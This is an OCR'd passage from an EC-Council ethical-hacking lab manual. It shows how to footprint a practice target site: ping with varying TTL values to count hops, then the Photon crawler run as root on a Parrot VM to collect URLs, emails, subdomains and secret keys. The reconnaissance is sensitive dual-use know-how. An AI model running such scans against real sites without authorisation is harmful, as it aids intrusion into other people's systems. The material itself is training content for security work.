


13. Type **ping www.certifiedhacker.com -i 3 -n 1**. This sets the TTL value to **3**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Observe that there is a reply coming from the IP address **162.241.216.11**, and there is no packet loss.
15. Now, change the time to live value to **4** by typing, **ping www.certifiedhacker.com -i 4 -n 1** and press **Enter**.



16. Repeat the above step until you reach the IP address for **www.certifiedhacker.com** (in this case, **162.241.216.11**).
17. Find the hop value by trying different TTL value to reach www.certifiedhacker.com.

    Note: Here, the hope value to reach www.certifiedhacker.com is 19, which might differ when you perform this task.
18. On successfully finding the TTL value it will imply that the reply is received from the destination host (**162.241.216.11**).
19. This concludes the demonstration of gathering information about a target website using Ping command-line utility (such as the IP address of the target website, hop count to the target, and value of maximum frame size allowed on the target network).
20. Close all open windows and document all the acquired information.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 2: Gather Information About a Target Website using Photon

Photon is a Python script used to crawl a given target URL to obtain information such as URLs (in-scope and out-of-scope), URLs with parameters, email, social media accounts, files, secret keys and subdomains. The extracted information can further be exported in JSON format.


Note: Here, we will consider **www.certifiedhacker.com** as the target website. However, you can select a target domain of your choice.

1. Turn on the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.




3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. In the terminal window, type **cd Photon** and press **Enter** to navigate to the Photon repository.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Type **python3 photon.py -h** and press **Enter** to view the list of options that Photon provides.



7. Type **python3 photon.py -u http://www.certifiedhacker.com** and press **Enter** to crawl the target website for internal, external and scripts URLs.

   Note: **-u**: specifies the target website (here, www.certifiedhacker.com).


8. The results obtained are saved in **www.certifiedhacker.com** directory under Photon folder.

   Note: The output might vary when you perform this task.

